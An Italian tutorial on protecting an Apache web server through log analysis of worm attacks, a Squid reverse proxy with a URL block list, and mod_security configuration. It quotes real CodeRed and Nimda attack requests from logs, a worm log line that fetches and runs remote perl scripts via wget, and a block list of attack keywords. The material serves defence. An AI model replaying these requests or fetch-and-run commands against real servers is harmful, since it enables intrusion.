http://www.sistemistiindipendenti.org
e-mail: info@sistemistiindipendenti.org

Proteggiamo il nostro WebServer

Introduzione

Proteggere il web server è diventato un operazione essenziale, visto che la maggior parte degli attacchi sfruttano vulnerabilità dei nostri software o del web server direttamente.
Purtroppo un firewall, per lo meno il classico packet filter, nulla può contro gli attacchi portati al web server o ad applicazioni che su di esso girano, basti pensare a portali o a forum che hanno sofferto e soffrono spesso di vulnerabilità dovute a SQL Injection o ad altri tipi di Bug.
Esistono programmi in grado di analizzare il contenuto dei log del nostro webserver alla ricerca di vulnerabilità, per cui bisogna per forza attrezzarsi per difendersi.
Si può agire in diversi modi, anche se il metodo migliore parte dall'analisi dei log del nostro webserver, in modo da comprendere la tipologia di attacchi che ci vengono portati.
Potremmo definire questa la fase di sicurezza passiva, dove controlliamo il tipo di utilizzo e di consultazioni che il nostro sistema riceve.
La seconda fase di ci vede necessariamente passare al contrattacco impostato il maggior numero di livelli di protezione a difesa del nostro http server e delle applicazione che vi girano.
Queste possono riassumersi nell'uso di uno squid proxy impostato in modalità di **Reverse Proxy** e come secondo livello nell'impostazione dei moduli difensivi di Apache come il **mod_security** ed il **mod_dosevasive**.

Le fasi della protezione del nostro webserver:

Sicurezza Passiva
- Analisi dei log con software tipo Wormreport o Wormscan
- Estrazione degli IP attaccanti

Sicurezza Attiva
- Reverse Proxy
- Moduli Sicurezza Apache

Prima di passare alla configurazione di questi sistemi nel dettaglio vediamo un po' come si è evoluta negli ultimi anni la sicurezza dal punto di vista del filtro delle connessioni verso i nostri sistemi.
Questo dovrebbe aiutarci a capire come si è dovuti per forza salire di livello nella protezione dei sistemi, visto che questo è ciò che è stato fatto dagli attacker nei confronti dei nostri sistemi.
Visto che le protezioni dei primi firewall lavoravano a livello 3 e 4 della pila OSI, gli attacker hanno spostato le loro mire fino al livello delle applicazioni, dove operano ad esempio i proxy server. Allo stesso modo oggi i nuovi meccanismi di filtro devono essere in grado di lavorare a questi livelli per rispondere alle concrete minacce che arrivano: ecco allora che entrano in campo sistemi come i reverse proxy o gli IPS (Intrusion Prevention System) che sono in grado di contrastare o almeno limitare i rischi derivanti da questi tipi di attacchi.

Evoluzione della sicurezza

Come sappiamo gli apparati di sicurezza a protezione delle nostre reti, i firewall in parole povere, si sono evoluti notevolmente passando da semplici filtri di pacchetto a veri e propri filtri in gradi di analizzare la semantica dei protocolli, fino a valutare la qualità e la tipologia delle richieste fatte ad un determinato servizio.

Per comprendere meglio questo concetto che cercheremo di approfondire vediamo gli step evolutivi che i firewall hanno subito in questi ultimi 4 o 5 anni:

- Firewall Packet Filter (OSI livello 3/4): in principio i firewall erano i dei "semplici" filtri di pacchetto, posizionati nelle reti come punto di attraversamento e controllo del traffico, analizzando il traffico in ingresso, uscita e attraversamento e di conseguenza lasciando passare solo i protocolli, gli IP e le porte necessarie. Impostati in questa maniera ubbidivano a delle regole schematiche, con una logica di tipo sequenziale, partendo spesso da delle politiche di base preimpostate. La loro configurazione prevedeva IP, servizi, porte sorgenti e di destinazione, negando o concedendo l'accesso sulla base delle politiche scelte.
  La grande limitazione di questo tipo di firewall consiste nell'effettuare solo l'analisi dell'header del pacchetto senza preoccuparsi del suo contenuto effettivo. Non sono sempre efficaci ed in qualche modo è abbastanza facile aggirarli o per lo meno veicolare del traffico non lecito, all'interno di canali leciti, basti pensare ad una sessione ICQ attraverso la porta 80, normalmente destinata al traffico web.

- Firewall Statefull Inspection (OSI livello 3/4): per ovviare alla limitazione dei semplici packet filter, si è arrivati ai firewall in grado di fare statefull inspection. Questi firewall sono una evoluzione dei precedenti i quali non solo fanno passare il traffico secondo lo schema protocollo/porta sorgente o di destinazione/IP, ma tengono anche traccia della sessione controllando lo stato effettivo della comunicazione tra sorgente e destinatario. Sono in grado di valutare la sessione e sulla base del suo stato decidere se abilitare o meno la connessione, un esempio famoso è l'uso di iptables per consentire solo le connessioni di ritorno non SYN di tipo ESTABLISHED o RELATED.

- Firewall Packet o Content Inspection (Application Firewall - OSI fino al livello 7). La nuova frontiera dei firewall prevede che essi abbiamo questa nuova funzionalità, e siano quindi in grado di effettuare l'analisi del protocollo. Questa nuova classe di firewall non si accontenta più di analizzare una sessione basandosi sulle porte utilizzate, ma verifica che la semantica del protocollo sia quella corretta. Un firewall content inspection di questo tipo può per esempio permettere l'esecuzione di alcuni comandi forniti dal protocollo http. Ad esempio può permettere che i client richiedano delle pagine (GET HTTP) oppure richiedano informazioni su una pagina (HEAD HTTP), ma al contrario non possano inviare dei dati al web server (POST HTTP), oppure non possano effettuare un'operazione di CONNECT.

- Firewall Intrusion Prevention: sistemi di questo tipo si affiancano all'attività di Intrusion Detection (IDS), ma rispetto a questi ultimi svolgono una difesa attiva, non di analisi o passiva come gli IDS. Infatti si può richiedere che il firewall agisca come IPS (Intrusion Prevention System), cioè oltre ad analizzare la semantica del protocollo possa anche valutare il contenuto della richiesta fatta al web server dell'agenzia (agesweb) e decidere se inoltrarla o meno. Questo è un metodo di sicurezza attiva di alto livello che analizza e valuta la qualità delle richieste fatte.
  Un esempio classico, che noi vedremo in dettaglio è quello del **Reverse Proxy**, in grado di filtrare e valutare le richieste fatte al nostro web server e autorizzarle dopo averne eventualmente controllato la semantica e la rispondenza a certe regole preimpostate. Ovviamente una soluzione di questo tipo comporta vantaggi e svantaggi che vedremo in seguito.

Analizziamo gli attacchi

Cominciamo con l'analizzare con cura i nostri file di log alla ricerca degli attacchi che ci vengono portati più di frequente.

http://www.sistemistiindipendenti.org
e-mail: info@sistemistiindipendenti.org

Sarà facile trovare tracce come queste:

12.*.*.223 - - [12/Jul/2003:17:32:43 +0200] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%
u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u
531b%u53ff%u0078%u0000%u00=a HTTP/1.0" 401 - "-" "-"
2*.*.172.94 - - [10/Jul/2003:21:19:05 +**0200] "GET /scripts/root.exe?/c**+dir HTTP/1.0" 401 - "-" "-"
212.**.172.94 - - [10/Jul/2003:21:19:08 +0200] "GET /MSADC/root.exe?/c+dir HTTP/1.0" 401 - "-" "-"
212.175.172.94 - - [10/Jul/2003:21:19:11 +0200] "**GET /c/winnt/system32/cmd.exe?/c+dir** HTTP/1.0" 401 - "-
" "-"
212.*.172.94 - - [10/Jul/2003:21:19:14 +0200] "GET /d/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 401 - "-" "-"
212.175.172.94 - - [10/Jul/2003:21:19:17 +0200] "GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 401 - "-" "-"
212.175.172.94 - - [10/Jul/2003:21:19:20 +0200] "GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0"
401 - "-" "-"
212.175.172.94 - - [10/Jul/2003:21:19:23 +0200] "GET
212.1*.**.94 - - [10/Jul/2003:21:19:32 +0200] "GET **/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir**
HTTP/1.0" 401 - "-" "-"

Attacchi CodeRed o NIMDA sono ancora diffusissimi anche se non creano nessun problema al nostro webserver Apache. Al massimo possono inquinarne i log, spesso in modo davvero fastidioso. Ecco perché un reverse proxy messo a guardia del nostro webserver può risultare comunque molto utile per filtrare le chiamate non lecite.
Per analizzare i file di log conviene usare degli strumenti automatici in modo da identificare gli attacchi maggiormente portati.

Wormscan realizzato in java è di semplice utilizzo e molto efficace, analizza gruppi di log ed esegue una statistica in formato HTML degli attacchi worm effettuati:
Vediamo come usare questo programma:

wget http://www.websoup.net/wormscan/files/wormscan-1.6.1-src.tar.gz

tar xvfz wormscan-1.6.1-src.tar.gz
cd wormscan-1.6.1


Impostare i parametri di configurazione nel file wormscan.properties

# wormscan.properties
logFile = /var/log/apache/*_log
reportFilename = apacheweb

A questo punto basta eseguirlo in questo modo:

java -jar wormscan.jar

Otterremo una serie di file in formato HTML con lo stato degli attacchi



Sempre nel file wormscan.properties, si possono aggiungere alla fine nel firme per identificare altri tipi di attacchi oltre a quelli più noti:

```
worm0_name = Nimda
worm0_shortName = Nimda
worm0_pattern = ^(?:.*?)(?:cmd|root).exe\\?/c\\+dir(?:.*?)
worm0_colour = #777700
worm0_caseSensitive = 1

worm1_name = CodeRed 2
worm1_shortName = CR2
worm1_pattern = ^(?:.*?)\\.ida\\?X
worm1_colour = #FF0000
worm1_caseSensitive = 1

worm2_name = CodeRed
worm2_shortName = CR
worm2_pattern = ^(?:.*?)\\.ida\\?N
worm2_colour = #00AA00
worm2_caseSensitive = 1

worm3_name = CodeRed Unknown Version
worm3_shortName = CR?
worm3_pattern = ^(?:.*?)\\.ida\\?
worm3_colour = #AAAABB
worm3_caseSensitive = 1
```

Altri progetti sono interessanti per l'analisi delle infezioni dei worm sono:

Wormreport
wget http://belnet.dl.sourceforge.net/sourceforge/wormreport/wormreport-1.2.tar.gz

Questo programma scritto in perl può essere eseguito per processare i nostri file di log. Estrae tutti gli IP sorgenti che hanno tentato un worm attack e scrive il contenuto dell'attacco per ogni IP in una directory temporanea.
Una rapida analisi del contenuto del file ci permette di identificare l'attaccante e analizzare al tipologia di attacco utilizzata. Le stringhe estratte possono essere utilizzate a loro volta per costruire il filtro del reverse proxy. Questo è quello che si può normalmente estrarre:

less /tmp/wormed/x.y.z.101
x.y.z.101 - - [09/Jul/2004:18:25:38 +0200] "GET /scripts/root.exe?/c+dir+c:\\+/OG HTTP/1.1" 404 302
x.y.z.101 - - [09/Jul/2004:18:25:38 +0200] "GET /c/winnt/system32/cmd.exe?/c+dir+c:\\+/OG HTTP/1.1" 404 310
x.y.z.101 - - [09/Jul/2004:18:25:42 +0200] "GET /scripts/root.exe?/c+dir+c:\\+/OG HTTP/1.1" 404 302
x.y.z.101 - - [09/Jul/2004:19:55:55 +0200] "GET /scripts/root.exe?/c+dir+c:\\+/OG HTTP/1.1" 404 302
x.y.z.101 - - [09/Jul/2004:19:55:55 +0200] "GET /c/winnt/system32/cmd.exe?/c+dir+c:\\+/OG HTTP/1.1" 404 310

Wormwarner
wget http://freshmeat.net/redir/wormwarner/33144/url_tgz/wormwarner-2.2.tar.gz

Questo programma decisamente più evoluto richiede dei moduli per aggiuntivi come Mail::Sender, Net::DNS, File::Tail.
E' in grado di analizzare i nostri file di log, scrivere dei report degli ipotetici worm attack ed addirittura avvisare i provider o inviare delle mail per segnalare gli attacchi in corso.
Una volta installati i moduli necessari va configurato adattando il file wormwarner.conf alle nostre esigenze:

```
################################
################################
# wormwarner.conf
#The hostname of the sending host.
hostname=netlink.it
#The sender address of the warning messages.
sender=pavan@netlink.it
#The logfiles
#accesslog
accesslog=/var/log/apache/access_log
#Warn the ISP of an attack → disabilitato
attack=0
#ssl log file
ssllog=/var/log/apache/ssl_request_log
#Error log file
errorlog=/var/log/apache/error_log
#The file to write the results to.
logfile=/var/log/apache/worm/warner.log
isplog=/var/log/apache/worm/results.log
ipinfo=ip.conf
#The command we execute → può essere eseguito automaticamente un comando per bloccare l'IP attaccante. L'uso di
#questi comandi è sempre molto rischioso è va comunque valutato con attenzione.
#firewallcommand=sudo /root/bin/blockhost.sh $IP$
#The location of our NDBM database. (NEW)
database=database
pending_user=1
pending_isp=5
#The server we use to send email
smtp=localhost
patternfile=pattern.db
################################
################################
```

Bisogna comunque ricordare che l'utilizzo di questi programmi che cercano di vigilare in tempo reale sui possibili attacchi che il nostro web server può subire, vengono resi inutili proprio dall'adozione del reverse proxy che blocca prima che arrivino al nostro http server le chiamate illecite per cui abbiamo impostato un filtro.

Inoltre c'è da dire che non sempre questi programmi sono aggiornati o in grado di intercettare tutti gli attacchi portati al nostro web server, per cui è bene periodicamente analizzare le richieste effettuate, alla ricerca di attività anomale.
In questo tipo di attività l'analisi diretta dei web logs e la ricerca e la documentazione su web dei metodi di attacco dei nuovi worm sono indispensabili e completano le operazioni di analisi, utili ma spesso parziali, che questi programmi possono effettuare.
Basti pensare al diffusissimo ssh.D.Worm di cui sono pieni oggi i nostri log che lascia una traccia di questo tipo:

..*.* - - [10/Apr/2005:09:00:34 +0200] "GET /**********&rush=%65%63%68%6F%20%5F%53%54%41%52%54%5F%3B%20cd%20/tmp;mkdir%20.temp;cd%20.temp;wget%20http://61.85.234.215/.zk/msn.txt;**wget%20http://61.85.234.215/.zk/coll.txt**;wget%20http://61.85.234.215/.zk/g.txt;perl%20msn.txt;rm%20msn.txt;perl%20coll.txt;rm%20coll.txt;perl%20g.txt;rm%20g.txt%3B%20%65%63%68%6F%20%5F%45%4E%44%5F&highlight=%2527.%70%61%73%73%74%68%72%75%28%24%48%54%54%50%5F%47%45%54%5F%56%41%52%53%5B%72%75%73%68%5D%29.%2527'; HTTP/1.1" 500 1276 "-" "LWP::Simple/5.79"

A questo proposito vorrei fare un inciso, ricordando come sia assolutamente necessario impedire al nostro web server di poter accedere ad internet attraverso i canonici protocolli (http ed ftp), visto che in genere gli attacker riesco a generare connessioni dal nostro web server verso internet usando il nostro client wget o ftp e a scaricare e poi ad eseguire programmi sul nostro sistema, al solo scopo di poter effettuare triangolazioni verso altri host oppure intestare servizi (IRC ad esempio) di tipo clandestino.
Ecco perché URL contenenti la keyword wget devono essere bloccati dal reverse proxy, visto che sono potenzialmente dei tentativi di exploit del nostro sistema.

Reverse Proxy per http con Virtual HOST

Cominciamo con le difese attive e come primo livello configuriamo il nostro Reverse Proxy. La configurazione proposta prevede di impostare lo squid per rispondere le chiamate su porta 80 e dirottare su porta 8080 su cui risponde apache. Inoltre la configurazione è scelta in base al fatto che apache gestisce più virtual host.
La struttura è questa:

Client → Squid (IP PUBBLICO) su Porta 80 → Web server su porta 8080

Per effettuare questa configurazione occorre ricompilare squid in questo modo:

```
./configure --disable-internal-dns
make && make install
./squid –z
./squid –s
```

A questo punto occorre risolvere localmente i domini, il modo più semplice è quello di inserirli nel file hosts in questo modo:

######HOST per rev proxy
192.168.0.100 www.sistemistiindipendenti.org
192.168.0.101 www.netlink.it
192.168.0.101 www……

Adesso la configurazione di apache va cambiata, visto che il servizio deve rispondere su porta 8080. Per la mia configurazione di Apache ho modificato i seguenti file:

#httpd.conf
Port 8080

mod_ssl.conf
<IfDefine SSL>
Listen 8080
Listen 443
</IfDefine>

#virtual.conf
##########
<VirtualHost www.sistemistiindipendenti.org:8080>
Port 8080
ServerAdmin pavan@netlink.it
DocumentRoot /var/indipendenti
ServerName www.sistemistiindipendenti.org
Include /etc/apache/mod_security.include
Include /etc/apache/mod_dosevasive.conf
</VirtualHost>

<VirtualHost www.netlink.it:8080>
Port 8080
ServerAdmin pavan@netlink.it
DocumentRoot /var/netlink
ServerName www.netlink.it
Include /etc/apache/mod_security.include
Include /etc/apache/mod_dosevasive.conf
</VirtualHost>

Adesso possiamo configurare squid:

#squid.conf
##############################
REVERSE PROXY sullo stesso sistema
##############################
http_port 80
acl allowed_hosts src 0.0.0.0/0.0.0.0
acl query_blocked url_regex "/usr/local/squid/etc/query_blocked"
http_access deny query_blocked
questa direttive dirotta su un file di errore (NOT ALLOWED), nascondendo informazioni circa l'http che sta alle spalle
deny_info NOT_ALLOWED query_blocked
http_access allow allowed_hosts
###--> reverse proxy
httpd_accel_host virtual
httpd_accel_port 8080
httpd_accel_single_host off
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
##############################

Vediamo di commentare le opzioni utilizzate. Intanto la direttiva *httpd_accel_host* va impostata su virtual e la direttiva *httpd_accel_uses_host_header* su on se si vogliono utilizzare i virtual host, considerando che Squid e Apache risiedono sullo stesso sistema. La differenza sostanziale è che la porta 80 viene gestita da squid in configurazione reverse proxy a difesa e filtro del Web server.
Con la direttiva *acl query_blocked url_regex*, specifichiamo un insieme di regole che vengono utilizzate per bloccare alcune connessioni. Vi propongo alcune di quelle che utilizzo che bloccano i worm più conosciuti.

#query blocked
Wget
mkdir
/root.exe
/cmd.exe
/msadc/..
/scripts/..%
/default.ida?
/tmp
/usr/tmp
/var/tmp
/viewcode.asp?source
/server-info
/server-status
/_vti_bin
/iisadmin
c+dir+c:
cmd1.exe
iisadmpwd/achg.htr
iissamples
NULL.printer
shell.exe
/system32
XXXX

L'attività più interessante sarebbe quella di costruire un file di regole di filtro molto più ricco partendo dall'analisi dei log e dalle metodologie di attacco usate dai worm. Non è facile trovare rule set, alcuni consigliano di utilizzare e modificare quelle di snort, che sono in grado di filtrare molti tipi di attacco.
In realtà anche solo quelle proposte rendono i log del nostro web server più puliti, privi dei classici attacchi RedCode o Nimda.

Ovviamente una soluzione di questo tipo comporta anche degli svantaggi:

- un certo rallentamento di risposta del sistema, avendo introdotto un ulteriore livello all'infrastruttura web
- un aumento della complessità del sistema con un nuovo servizio da monitorare

Tra i vantaggi oltre al filtro delle richieste vi è anche la centralizzazione dei log delle chiamate ai siti web. In effetti il log di squid (access.log) può essere processato alla ricerca di interessanti informazioni. Intanto con un software molto diffuso come **Webalizer** si può usare la direttiva *GroupURL*, per realizzare statistiche che ci dicano il traffico effettuato da ogni Virtualhost (sito) sul traffico totale del nostro servizio web.

Inoltre si può usare un altrettanto diffuso programma come **Calamaris** per analizzare i log di apache alla ricerca dei tentativi non autorizzati di connessione. Queste chiamate vengono identificate con la stringa TCP_DENIED e possono essere intercettati e quindi identificati per un successivo trattamento (un DROP) con il comando:

echo “Mail IP Wormer”
grep TCP_DENIED access.log | calamaris -n -aS 14 -r -1 | mail -s "IP Wormer” paolo@netlink.it

Questo semplice comando con 2 pipe vi manda un email degli IP che hanno causato una negazione nei log del proxy.

Si otterrà un output di questo tipo:

```
# Incoming TCP-requests by host
host                          request   hit-%   Byte    hit-% sec   kB/sec
------------------------------ --------- ------ -------- ------ ---- -------
x.y.z.k         32   0.00    72928   0.00    0   94.32
x.y.z.k   26   0.00    59254   0.00    0   68.88
x.y.z.k   23   0.00    52417   0.00    0  229.44
x.y.z.k         21   0.00    43911   0.00    0  224.51
x.y.z.k         20   0.00    45580   0.00    0  223.34
.....
other: 29 requesting hosts            79   0.00   175054   0.00    0   29.63
-------------------------------- --------- ------ -------- ------ ---- -------
Sum                            359   0.00   809226   0.00    0  136.98
```

Con un po’ di sforzo si può realizzare uno script che estragga gli IP e magari metta delle regole di iptables in modo automatico.
Attenzione però un sistema di questo tipo richiede anche attenzione, perché potrebbe anche portare a bloccare IP o network leciti, causando un disservizio superiore a quello che un ipotetico attacco potrebbe portare.
Attenzione quindi alle regole di filtraggio che usate, i primi periodi sono i più critici e conviene analizzare con attenzione i log del proxy ed eventualmente porre rimedio.
Inoltre l’uso di un proxy può comunque portare ad altri problemi di sicurezza, legati al servizio stesso per cui deve essere configurato nel modo corretto ed occorre conoscerne comunque il funzionamento e le sue modalità di configurazione.

Un altro fastidioso inconveniente nell’introduzione del reverse proxy tra client che richiede e apache web server che risponde è che i log di Apache tendono a non riportare gli indirizzi IP dei client che richiede le pagine, ma sempre quello del reverse proxy che in quel momento effettua realmente la connessione verso il servizio http.
Questo problema si risolve modificando leggermente la direttiva *LogFormat* in httpd.conf in questo modo:

```
#http.conf
LogFormat "%{X-Forwarded-For}i %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
```

Analogamente in squid.conf occorer abilitare al direttive:

```
# squid.conf
forwarded_for on
```

Reverse Proxy SSL per http

Dalla prima versione di squid-2.5. stato introdotto il supporto per SSL (Secure Socket Layer), per cui è stato predisposto un’ apposito attributo *https_port*.

Attraverso questo metodo è possibile usare squid come reverse proxy anche per https. La configurazione di squid richiede di abilitare in fase di compilazione l'opzione per ssl.
Come per l'http diventa possibile gestire le chiamante entranti verso l'https, utilizzando squid in modalità SSL. Ovviamente la gestione dei certificati sarà fatta da squid stesso che sostituisce in questa funzione Apache-SSL.

Installazione di squid

./configure --enable-err-languages=Italian --enable-ssl --disable-internal-dns

make && make install

Creazione dei certificati

openssl req -x509 -newkey dh:2048 -keyout proxy.key -out proxy.crt -days 999 -nodes

cd /usr/local/squid/etc
ls
proxy.crt proxy.key

Configurazione Squid

#squid.conf
```
##############################
# REVERSE PROXY sullo stesso sistema
##############################
http_port 80
acl allowed_hosts src 0.0.0.0/0.0.0.0
acl query_blocked url_regex "/usr/local/squid/etc/query_blocked"
http_access deny query_blocked
# questa direttive dirotta su un file di errore (NOT ALLOWED), nascondendo informazioni circa l'http che sta alle spalle
deny_info NOT_ALLOWED query_blocked
http_access allow allowed_hosts
###--> reverse proxy
httpd_accel_host virtual
httpd_accel_port 8080
httpd_accel_single_host off
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
########################

# Direttiva reverse proxy per SSL
####################
https_port 443 cert=/usr/local/squid/etc/proxy.crt key=/usr/local/squid/etc/proxy.key
####################
```

Proteggiamo Apache

Questo tipo di protezione risulta davvero utile perché permette di impostare un vero filtro per la chiamata prima che questa arrivi al web server.
Ma se questi viene superato o se le nostre regole non sono sufficientemente rigide per bloccare attacchi tipo malizioso, dobbiamo per lo meno mettere un altro livello di sicurezza al nostro Apache server.
Comunemente se ne possono impostare due livelli di protezione, in genere piuttosto efficaci che permettono di bloccare o attività di tipo DOS (Denial of Service) oppure attività di tipo anomalo tese a sfruttare delle debolezze del nostro web server.

Per impostare questo secondo livello di protezione attivo occorre installare e configurare i due moduli per Apache ovvero **mod_security** e **mod_dosevasive**.

Mod_security

ModSecurity può essere considerato a tutti gli effetti un verso IPS (intrusion Prevention System) per il webserver. E' in grado di fornire una difesa attiva da tutta una serie di comuni attacchi e scansioni segnalando e loggando le operazioni illecite.
Può scatenare anche delle reazioni, infatti è in grado di bloccare tentativi di accesso non autorizzato sulla base delle regole impostate e dirottare le richieste su un classico 500 server error.

Installazione DINAMICA (DSO)

In questo caso il web server deve comunque essere stato preventivamente compilato con il supporto per il DSO:
httpd -l
Compiled-in modules:
  http_core.c
  mod_env.c
  mod_so.c

Per implementare il *supporto per DSO* (Dynamic Shared Object Support) bisogna aggiungere al configure la seguente direttiva:

--enable-module=so
Maggiori info - http://slacksite.com/apache/dso.html

In questo modo si può poi utilizzare apxs per compilare I moduli dinamici. Ad esempio per il mod security:
/usr/local/apache/bin/apxs -cia mod_security.c

 # /usr/local/apache/bin/apxs -cia mod_security.c
gcc -DLINUX=22 -I/usr/include/db1 -DDEV_RANDOM=/dev/random -DMOD_SSL=208116 -DEAPI -fpic -DSHARED_MODULE -I/usr/local/apache/include -c mod_security.c
gcc -shared -o mod_security.so mod_security.o
[activating module `security' in /usr/local/apache/conf/httpd.conf]
cp mod_security.so /usr/local/apache/libexec/mod_security.so
chmod 755 /usr/local/apache/libexec/mod_security.so
cp /usr/local/apache/conf/httpd.conf /usr/local/apache/conf/httpd.conf.bak
cp /usr/local/apache/conf/httpd.conf.new /usr/local/apache/conf/httpd.conf
rm /usr/local/apache/conf/httpd.conf.new

Installazione STATICA con Apache

1. Copiare il file mod_security.c nella directory libexec dei moduli del proprio Apache
2. Aggiungere le seguenti direttive al configure di Apache
--activate-module=/usr/local/apache/libexec/mod_security --enable-module=security
3. Compilare e installare

In questo caso con httpd –l avremo l'elenco dei moduli tra cui il mod_security che invece non viene caricato nel caso in cui sia compilato come DSO.

Configurazione standard

```
# httpd.conf
LoadModule security_module    libexec/apache/mod_security.so
AddModule mod_security.c

<IfModule mod_security.c>
# Just the bare minimum of directives
DocumentRoot /var/www/htdocs
# Abilitazione del mod_security
SecFilterEngine On
# Scan request body – Scansione del corpo (body) delle richieste
SecFilterScanPOST On
# Scan response body - Scansione del corpo (body) delle risposte
SecFilterScanOutput On
# Check URL encoding – Verifica della codifica dell'URL
SecFilterCheckURLEncoding On
# This setting should be set to On only if the Web site is
# using the Unicode encoding. Otherwise it may interfere with
# the normal Web site operation.
# Questa direttiva va messa Off perchè è in grado di bloccare le normali attività del server Web
SecFilterCheckUnicodeEncoding Off
# Only allow certain byte values to be a part of the request.
# This is pretty relaxed, most applications where only English
# is used will happily work with a range 32 - 126.
# Consente solo i byte tra l'intervallo specificato
SecFilterForceByteRange 1 255
# Audit log logs complete requests. Configured as below it
# will only log invalid requests for further analysis.
# Questa direttiva abilita il logging delle richieste non valide che possono poi essere analizzate # consultando il file audit_log
SecAuditEngine RelevantOnly
SecAuditLog logs/audit_log
# You may need this later but we don't log anything
# here for now. Excessive debug logging may slow down
# the server.
# Questa direttiva indica ad Apache di non loggare altro per non rallentare troppo la sua  #attività
SecFilterDebugLevel 0
SecFilterDebugLog logs/modsec_debug_log
# Should mod_security inspect POST payloads
SecFilterScanPOST On
# By default log and deny suspicious requests
# with HTTP status 500
# By default, deny requests with status 500
# Nega per default le richieste con status 500
SecFilterDefaultAction "deny,log,status:500"
SecFilterDefaultAction "deny,log,status:500"
</IfModule>
```

In realtà la configurazione può essere diversificata ed adattata alle proprie esigenze, questo modulo è ben documentato con tanto di manuale e di esempi di configurazioni (minimale e completa).

Test di funzionamento

Per verificare l'efficacia della configurazione messa in atto basta tentare un classico attacco ad Apache usando la stringa:

http://host/scripts/..%252f../winnt/system32/cmd.exe?/c+dir

e poi analizzare il file di audit (audit.log nella nostra configurazione)

```
# tail -f audit_log
========================================
Request: 192.168.1.110 - - [Tue Jan 20 16:37:54 2004] "GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
HTTP/1.1" 500 536
Handler: (null)
Error: mod_security: Access denied with code 500. Pattern match "\.\./" at THE_REQUEST.
----------------------------------------
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: it
Connection: Keep-Alive
Host: www.ite.it
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
mod_security-message: Access denied with code 500. Pattern match "\.\./" at THE_REQUEST.
mod_security-action: 500

HTTP/1.1 500 Internal Server Error
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

Un buon test si può effettuare con TrustSigh Security Scanner - http://www.syhunt.com/ per provare a verificare le debolezze o le malconfigurazioni del nostro Apache e anche per verificare l'efficacia d'intervento del mod_security.
Noterete che il file audit_log si riempirà di segnalazioni relativi agli attacchi effettuati.

Note

L'uso di questi moduli può rendere non disponibili alcuni contenuti del sito, consiglio vivamente di consultare giornalmente i file di log (audit_log) alla ricerca di eventuali errori che consentono di "limare" ed adattare la configurazione alle nostre esigenze e soprattutto a quelle dei nostri utenti.
Ad esempio alcune regole posso rendere non accessibili alcuni siti o parti di essi, ad esempio le regole di filtro per la SQL Injection possono rendere inutilizzabile un software come il PhpMyadmin.

Risorse

Introducing mod_security
http://www.onlamp.com/pub/a/apache/2003/11/26/mod_security.html
Mod Security Documentation
http://www.modsecurity.org/documentation/index.html
Web Security Appliance With Apache and mod_security
http://www.securityfocus.com/infocus/1739
Configuration Example
http://www.webkreator.com/download/mod_security/httpd.conf.example-full

Mod_dosevasive

http://www.nuclearelephant.com/projects/dosevasive/

Il secondo livello di sicurezza che possiamo introdurre per Apache è il Mod_dosevasive.
